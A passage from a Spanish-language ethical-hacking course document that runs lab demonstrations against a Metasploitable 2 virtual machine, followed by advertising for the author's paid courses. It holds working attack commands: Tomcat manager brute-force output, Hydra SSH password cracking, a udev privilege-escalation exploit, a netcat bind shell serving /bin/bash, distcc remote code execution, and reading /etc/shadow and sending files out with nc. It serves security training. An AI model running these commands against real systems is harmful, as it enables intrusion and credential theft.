[-] 192.168.0.58:8180 - LOGIN FAILED: role1:role1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role1:root (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role1:tomcat (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role1:s3cret (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role1:vagrant (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:admin (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:manager (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:role1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:root (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:tomcat (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:s3cret (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:vagrant (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.0.58:8180 - Login Successful: tomcat:tomcat
[-] 192.168.0.58:8180 - LOGIN FAILED: both:admin (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: both:manager (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: both:role1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: both:root (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: both:s3cret (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: both:vagrant (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: j2deployer:j2deployer (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ovwebusr:OvW*busr1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: cxsdk:kdsxc (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:owaspbwa (Incorrect)
```



```
[ - ] 192.168.0.58:8180 - LOGIN FAILED: ADMIN:ADMIN (Incorrect)
[ - ] 192.168.0.58:8180 - LOGIN FAILED: xampp:xampp (Incorrect)
[ - ] 192.168.0.58:8180 - LOGIN FAILED: QCC:QLogic66 (Incorrect)
[ - ] 192.168.0.58:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/tomcat_mgr_login) >
```

```
File Actions Edit View Help
[-] 192.168.0.58:8180 - LOGIN FAILED: role1:tomcat (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role1:s3cret (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role1:vagrant (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:admin (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:manager (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:role1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:root (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:tomcat (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:s3cret (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:vagrant (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.0.58:8180 - Login Successful: tomcat:tomcat
[-] 192.168.0.58:8180 - LOGIN FAILED: both:admin (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: both:manager (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: both:role1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: both:root (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: both:s3cret (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: both:vagrant (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: j2deployer:j2deployer (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ovwebusr:OvWbusr1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: cxsdk:kdsxc (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:owaspbwa (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ADMIN:ADMIN (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: xampp:xampp (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: QCC:QLogic66 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/tomcat_mgr_login) >
```

Imagen 9-4. Ejecución del módulo auxiliar tomcat_mgr_login



Video del Webinar Gratuito: “Atacar Contraseñas con Kali Linux”
https://www.reydes.com/d/?q=videos_2019#vgackl




Video del Webinar Gratuito: “Romper Contraseñas con Tablas Arcoiris”
https://www.reydes.com/d/?q=videos_2017#wgrcta



10. Demos Explotación & Post Explotación

El Curso Virtual de Maltego está disponible en video:
https://www.reydes.com/d/?q=Curso_Maltego





Las demostraciones presentadas a continuación permiten afianzar la utilización de algunas herramientas presentadas durante el Curso. Estas demostraciones se centran en la fase de Explotación y Post-Explotación, es decir los procesos que un atacante realizaría después de obtener acceso al sistema mediante la explotación de una vulnerabilidad.



Este y otros temas se incluyen en los siguientes cursos:

Curso de Nmap: https://www.reydes.com/d/?q=Curso_de_Nmap

Curso de Metasploit Framework: https://www.reydes.com/d/?q=Curso_de_Metasploit_Framework

Curso Hacking Ético: https://www.reydes.com/d/?q=Curso_de_Hacking_Etico

Curso Hacking con Kali Linux: https://www.reydes.com/d/?q=Curso_de_Hacking_con_Kali_Linux

10.1 Demostración utilizando un exploit local para escalar privilegios.

Abrir con el software de virtualización las máquinas virtuales de Kali Linux y Metasploitable 2

Abrir una nueva terminal y ejecutar Wireshark .

Escanear todo el rango de la red

```
$ sudo nmap -n -sn 192.168.1.0/24
```

Escaneo de Puertos

```
$ sudo nmap -n -Pn -p- 192.168.0.58 -oA escaneo_puertos
```

Colocamos los puertos abiertos descubiertos hacia un archivo:

```
$ sudo grep open escaneo_puertos.nmap | cut -d " " -f 1 | cut -d "/" -f 1 | sed "s/$/,/g" > listapuertos  
$ sudo tr -d '\n' < listapuertos > puertos
```



Escaneo de Versiones

Copiar y pegar la lista de puertos descubiertos en la fase anterior en el siguiente comando:

```
$ sudo nmap -n -Pn -sV -p[puertos] 192.168.0.58 -oA escaneo_versiones
```

Obtener la Huella del Sistema Operativo

```
$ sudo nmap -n -Pn -p- -o 192.168.0.58
```

Enumeración de Usuarios

Proceder a enumerar usuarios válidos en el sistema utilizando el protocolo SMB con nmap

```
$ sudo nmap -n -Pn --script smb-enum-users -p445 192.168.0.58 -oA escaneo_smb  
$ sudo ls -l escaneo*
```

Se filtran los resultados para obtener una lista de usuarios del sistema.

```
$ sudo grep METASPLOITABLE escaneo_smb.nmap | cut -d "\\" -f 2 | cut -d " " -f 1 > usuarios
```

Cracking de Contraseñas

Utilizar THC-Hydra para obtener la contraseña de alguno de los nombre de usuario obtenidos.

```
$ sudo hydra -L usuarios -e ns 192.168.0.58 -t 3 ssh
```

Ganar Acceso



Se procede a utilizar uno de los usuarios y contraseñas obtenidas para conectarse a Metasploitable2

```
$ sudo ssh -l msfadmin 192.168.0.58
```

Averiguar la versión del kernel:

```
uname -a
```

Verificar información del usuario actual.

```
whoami; id
```

Explotar y Elevar Privilegios en el Sistema

Buscar un exploit para el kernel

```
$ sudo searchsploit udev
```

Sobre el Exploit:

Linux Kernel 2.6 UDEV < 141 Local Privilege Escalation Exploit

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1185>
<http://osvdb.org/show/osvdb/53810>

udev anterior a 1.4.1 no verifica si un mensaje Netlink se origina desde el espacio del kernel, lo cual permite a los usuarios locales ganar privilegios enviando un mensaje Netlink desde el espacio del usuario.

udev es un manejador de dispositivos para el Kernel de Linux. Principalmente, maneja nodos de dispositivos en /dev/. Maneja el directorio /dev y todas las acciones del espacio de usuario cuando se añaden o eliminan dispositivos.

Netlink es una familia de sockets utilizado para IPC. Fue diseñado para transferir información de red



variada entre el espacio del kernel de linux y el espacio de usuario. Por ejemplo opoute2 usa netlink para comunicarse con el kernel de linux desde el espacio de usuario.

Transferir el archivo contenido el “exploit” hacia Metasploitable 2

```
$ sudo cp /usr/share/exploitdb/platforms/linux/local/8572.c /tmp/
$ cd /tmp/
$ less 8572.c
```

Poner nc a la escucha en Metasploitable 2

```
which nc
nc -l -n -vv -w 30 -p 7777 > 8572.c
```

Desde Kali Linux enviar el exploit.

```
$ sudo nc -vv -n 192.168.0.58 7777 < 8572.c
```

Compilar y ejecutar el exploit en Metasploitable

```
cc -o 8572 8572.c
```

Crear el archivo “/tmp/run” y escribir lo siguiente en él.

```
nano /tmp/run

#!/bin/bash
nc -n -l -p 4000 -e /bin/bash
```



Cambiar los permisos al archivo /tmp/run:

```
chmod 777 /tmp/run
```

Buscar el (PID) Identificador del proceso udev:

```
ps ax | grep udev
```

Al (PID) restarle 1 y ejecutar el exploit

```
./8572 [PID-1]
```

Una shell se debe haber abierto en el puerto 4000.

Ahora desde Kali linux utilizar nc para conectarse al puerto 4000.

```
$ sudo nc -n -vv 192.168.0.58 4000  
id
```

Comando para obtener una shell mas cómoda

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

Post Explotación.

Buscar las herramientas disponibles en el Sistema Remoto.



```
which bash  
which curl  
which ftp  
which nc  
which nmap  
which ssh  
which telnet  
which tftp  
which wget  
which sftp
```

Encontrar Información sobre la Red objetivo.

```
ifconfig  
arp  
cat /etc/hosts  
cat /etc/hosts.allow  
cat /etc/hosts.deny  
cat /etc/network/interfaces
```

Determinar conexiones del sistema.

```
netstat -an
```

Verificar los paquetes instalados en el sistema



```
dpkg -l
```

Visualizar el repositorio de paquetes.

```
cat /etc/apt/sources.list
```

Buscar información sobre los programas y servicios que se ejecutan al iniciar.

```
runlevel  
ls /etc/rc2.d
```

Buscar más información sobre el sistema.

```
df -h  
cd /home  
ls -oLF  
cd /  
ls -aRlf
```

Revisar los archivos de historial y de registro.

```
ls -l /home  
ls -la /home/msfadmin  
ls -la /home/user  
cat /home/user/.bash_history
```



```
ls -l /var/log  
tail /var/log/lastlog  
tail /var/log/messages
```

Revisar configuraciones y otros archivos importantes.

```
cat /etc/crontab  
cat /etc/fstab
```

Revisar los usuarios y las credenciales

```
w  
last  
lastlog  
ls -alG /root/.ssh  
cat /root/.ssh/known_hosts  
cat /etc/passwd  
cat /etc/shadow
```

* Se podría también usar Jhon The Ripper para “romper” más contraseñas.



Video del Webinar Gratuito: “Kali Linux y CTFs”
http://www.reydes.com/d/?q=videos_2019#wgkIctfs



10.2 Demostración utilizando contraseñas débiles y malas configuraciones del sistema.

Ejecutar Wireshark

Abrir una nueva terminal y ejecutar:

```
$ sudo wireshark &
```

Descubrir los hosts en funcionamiento utilizando nping .

```
$ sudo nping -c 1 192.168.0.50-58
```

Realizar un Escaneo de Puertos .

```
$ sudo nmap -n -Pn -p- 192.168.0.58 -oA scannmap
```

Colocar los puertos abiertos del objetivo, descubiertos en el escaneo, a un archivo:.

```
$ sudo grep open scanmap.nmap | cut -d " " -f 1 | cut -f "/" -f 1 | sed "s/$/,/g" > listapuertos  
$ sudo tr -d '\n' < listapuertos > puertos
```

Opcionalmente podemos quitar la coma final con:

```
$ sudo sed '$s/,$//' puertos
```

Escaneo de Versiones

Copiar y pegar la lista de puertos en el siguiente comando:



```
$ sudo nmap -Pn -n -sV -p[lista de puertos] 192.168.0.58 -oA scannmapversion
```

Buscando el exploit relacionado a la ejecución remota de comandos en un sistema utilizando distcc.

```
$ sudo searchsploit distcc
```

Encontrar el directorio de exploitdb

```
$ sudo find / -name exploitdb
```

Entrando al directorio “exploitdb”

```
$ cd /usr/share/exploitdb
```

Visualizar el archivo.

```
$ sudo less plarforms/multiple/remote/9915.rb
```

Ejecutando Metasploit Framework

13378 : distcc Daemon Command Execution

distcc es un programa para distribuir la construcción de código (C, C++,Objetive C Objetive C++) entre varias máquinas de una red. Cuando no es configurado para restringir el acceso al puerto del servidor, puede permitir a los atacante remotos ejecutar comandos arbitrarios mediante la compilación de trabajos, los cuales son ejecutados por el servidor sin verificaciones de autorización.

Más información sobre la vulnerabilidad:



<http://cvedetails.com/cve/2004-2687/>
<http://www.osvdb.org/13378>

Explotación:

```
msf6 > search distcc
msf6 > info exploit/unix/misc/distcc_exec
msf6 > use exploit/unix/misc/distcc_exec
msf exploit(distcc_exec) > set RHOST 192.168.0.58
msf exploit(distcc_exec) > set PAYLOAD cmd/unix/bind_perl
msf exploit(distcc_exec) > exploit
```

Una manera de escalar privilegios sería el encontrar la contraseña del usuario root o de un usuario que tenga permisos para ejecutar comandos como root, mediante el comando “sudo”. Ahora podemos intentar “crackear” la contraseñas de los usuarios del sistema con hydra .

```
daemon@metasploitable:/$ cat /etc/passwd
daemon@metasploitable:/$ cat /etc/shadow
```

Obtener una lista de usuarios

```
daemon@metasploitable:/$ grep bash /etc/passwd | cut -d ":" -f 1 > usuarios
```

Transferir el archivo “usuarios” Ejecutar en Kali Linux

```
# nc -n -vv -l -p 7777 > usuarios
daemon@metasploitable:/$ nc -n 192.168.159.128 7777 < usuarios
```



Una vez “crackeadas” algunas de las contraseñas, se procede a autenticarse con una de ellas desde Kali Linux mediante el servicio ssh .

```
$ sudo ssh -l msfadmin 192.168.0.58
```

Una vez dentro del sistema procedemos a utilizar el comando “sudo”.

```
sudo cat /etc/shadow  
sudo passwd root
```

Ingresar una nueva contraseña y luego

```
su root  
id
```

La fase de Post Explotación sería similar a la detallada en el primer ejemplo.



Video del Webinar Gratuito: “Transferir Archivos a un Sistema Comprometido”
http://www.reydes.com/d/?q=videos_2015#wgtasc



Video del Webinar Gratuito: “Capturar Tráfico de Red con Wireshark”
<https://www.reydes.com/d/?q=videos#wgctdrcw>

FIN.

Puede obtener la versión más actual de este documento en: <https://www.reydes.com/d/?q=documentos>



Curso Virtual Hacking Kali Linux 2021

Este curso virtual ha sido dictado a participantes residentes en los siguientes países:



Presentación

Kali Linux es una distribución basada en el sistema operativo GNU/Linux Debian, diseñada específicamente para realizar auditorías de seguridad y pruebas de penetración avanzadas. Kali Linux contiene cientos de herramientas destinadas a las más diversas tareas en seguridad de la información, tales como pruebas de penetración, investigación de seguridad, forense digital e ingeniería inversa. Kali Linux incluye más de 600 herramientas para pruebas de penetración, es libre, tiene un árbol GIT open source, cumple con FHS, tiene un amplio soporte para dispositivos inalámbricos, incluye un kernel parchado para inyección, es desarrollado en un entorno seguro, sus repositorios y paquetes están firmados con GPG, tiene soporte para múltiples lenguajes, incluye soporte para ARMEL, y ARMHF, además de ser completamente personalizable.



Alonso Eduardo Caballero Quezada es EXIN Ethical Hacking Foundation Certificate, LPIC-1 Linux Administrator, LPI Linux Essentials Certificate, IT Masters Certificate of Achievement en Network Security Administrator, Hacking Countermeasures, Cisco CCNA Security, Information Security Incident Handling, Digital Forensics, Cybersecurity Management, Cyber Warfare and Terrorism, Enterprise Cyber Security Fundamentals, Phishing Countermeasures, Pen Testing, Basic Technology Certificate Autopsy Basics and Hands On, ICSI Certified Network Security Specialist (CNSS) y OPEN-SEC Ethical Hacker (OSEH). Ha sido instructor en el OWASP LATAM Tour, expositor en OWASP Perú Chapter Meeting y OWASP LATAM at Home , además de Conferencista en PERUHACK, instructor en PERUHACKNOT, y conferencista en 8.8 Lucky Perú. Cuenta con más de dieciséis años de experiencia en el área y desde hace doce años labora como consultor e instructor independiente en las áreas de Hacking Ético & Forense Digital. Perteneció por muchos años al grupo internacional RareGaZz y PeruSEC. Ha dictado cursos en Ecuador, España, Bolivia y Perú, presentándose también constantemente en exposiciones enfocadas a Hacking Ético, Forense Digital, GNU/Linux y Software Libre. Su correo electrónico es ReYDeS@gmail.com y su página personal está en: <https://www.ReYDeS.com>

Objetivos

Este curso proporciona una gran cantidad de conocimientos para iniciarse en el área del Hacking Ético, además de ser una guía práctica para la utilización de las herramientas más populares durante la realización de Pruebas de Penetración, Hacking Ético, o Auditorias de Seguridad. Así mismo este curso proporciona conocimientos sobre pruebas de penetración utilizando Kali Linux, conceptos sobre programación, metasploit framework, captura de información, búsqueda de vulnerabilidades, técnicas para la captura de tráfico, explotación de vulnerabilidades, técnicas manuales de explotación, ataques a contraseñas, ataques para el lado del cliente, ingeniería social, técnicas para evadir antivirus y técnicas posteriores a la explotación.

Fechas & Horarios

Duración: Catorce (14) horas. Una (1) sesión previamente grabada de dos (2) horas, y cuatro (4) sesiones en vivo de tres (3) horas de duración cada una.

Fechas:

Domingos 4, 11, 18 y 25 de Abril 2021

Horario:

De 9:00 am a 12:15 pm (UTC -05:00)

Más Información


Para obtener más información sobre este curso virtual, tiene a su disposición los siguientes mecanismos de contacto.

Correo electrónico:

caballero.alonso@gmail.com

Teléfono: (+51) 949 304 030

Sitio Web: <https://www.reydes.com>



Temario: (Actualizado)

- Configurar un Laboratorio Virtual
- Introducción a Kali Linux
- Bases de Programación y Scripting con Bash y Python
- Utilizando Metasploit Framework
- Payloads y Tipos de Shells
- Configurar Manualmente un Payload
- Utilizar Módulos Auxiliares
- Captura de Información
- Captura OSINT
- Escaneo de Puertos
- Encontrar Vulnerabilidades
- Nessus
- Nmap Scripting Engine NSE
- Módulos para el Escaneo en Metasploit
- Escaneo de Aplicaciones Web y Análisis Manual
- Captura de Tráfico y Utilizando Wireshark
- Envenenamiento del Cache ARP
- Envenenamiento del Cache DNS
- Ataques SSL
- Explotación Remota
- Explotación a WebDAV y PhpMyAdmin
- Descargar Archivos Sensibles
- Explotar Aplicaciones Web de Terceros, Servicios Comprometidos, Recursos Compartidos NFS.
- Ataques en Línea de Contraseñas
- Ataques Fueras de Línea de Contraseñas
- Explotación del Lado del Cliente
- Evadiendo Filtros con Payloads de Metasploit
- Ataques del Lado del Cliente
- Ingeniería Social y Social Engineer Toolkit SET
- Ataques Web
- Evadir Antivirus
- Como Funcionan los Antivirus
- Evadiendo un Programa Antivirus
- Post Explotación
- Meterpreter y Scripts de Meterpreter
- Módulos de Post Explotación en Metasploit
- Escalado de Privilegios Locales
- Captura de Información Local
- Movimiento Lateral
- Pivoting
- Persistencia

Material

- Kali Linux
- Metasploitable 2
- Metasploitable 3

Inversión y Forma de Pago

Este curso tiene un costo de:

S/. 350 Soles o \$ 110 Dólares

El pago del curso se realiza mediante alguno de los siguientes mecanismos:

Residentes en Perú

Depósito bancario en la siguiente cuenta:



Scotiabank Perú SAA

Cuenta de Ahorros en Soles: 324-0003164

A nombre de: **Alonso Eduardo Caballero Quezada**

Código de Cuenta Interbancario (CCI): **009-324-203240003164-58**

Residentes en otros países

Transferencia de dinero mediante **Western Union** y **MoneyGram** o pago por **Paypal**



Escribir por favor un mensaje de correo electrónico caballero.alonso@gmail.com para indicarle los datos necesarios para realizar el pago.

Confirmado el depósito o la transferencia se enviará al correo electrónico del participante, los datos necesarios para conectarse a la plataforma, además de la información pertinente para su participación en el curso.



El curso se realiza utilizando el sistema para video conferencias de nombre **Anymeting**. El cual proporciona transmisión de audio y video HD en alta calidad, tanto para el instructor y los participantes, entre otras características ideales para el dictado de cursos virtuales o en línea.



Cursos Virtuales Disponibles en Video

Información del Curso

Curso de Hacking Ético


Duración total del video: 14 horas

Tamaño total del video: 3.3 GB

Más información:

https://www.reydes.com/d/?q=Curso_de_Hacking_Etico

Imágenes




Curso de Hacking Aplicaciones Web

Duración total del video: 14 horas

Tamaño total del video: 3.4 GB

Más información:

https://www.reydes.com/d/?q=Curso_de_Hacking_Aplicaciones_Web






Curso de Informática Forense

Duración total del video: 14 horas

Tamaño total del video: 3.3 GB

Más información:

https://www.reydes.com/d/?q=Curso_de_Informatica_Forense




Curso de Hacking con Kali Linux

Duración total del video: 14 horas

Tamaño total del video: 3.2 GB

Más información:

https://www.reydes.com/d/?q=Curso_de_Hacking_con_Kali_Linux




Curso de OSINT Open Source Intelligence

Duración total del video: 14 horas

Tamaño total del video: 3.4 GB

Más información:

https://www.reydes.com/d/?q=Curso_de_OSINT






Curso Forense de Redes

Duración total del video: 14 horas

Tamaño total del video: 3.6 GB

Más información:

https://www.reydes.com/d/?q=Curso_Forense_de_Redes



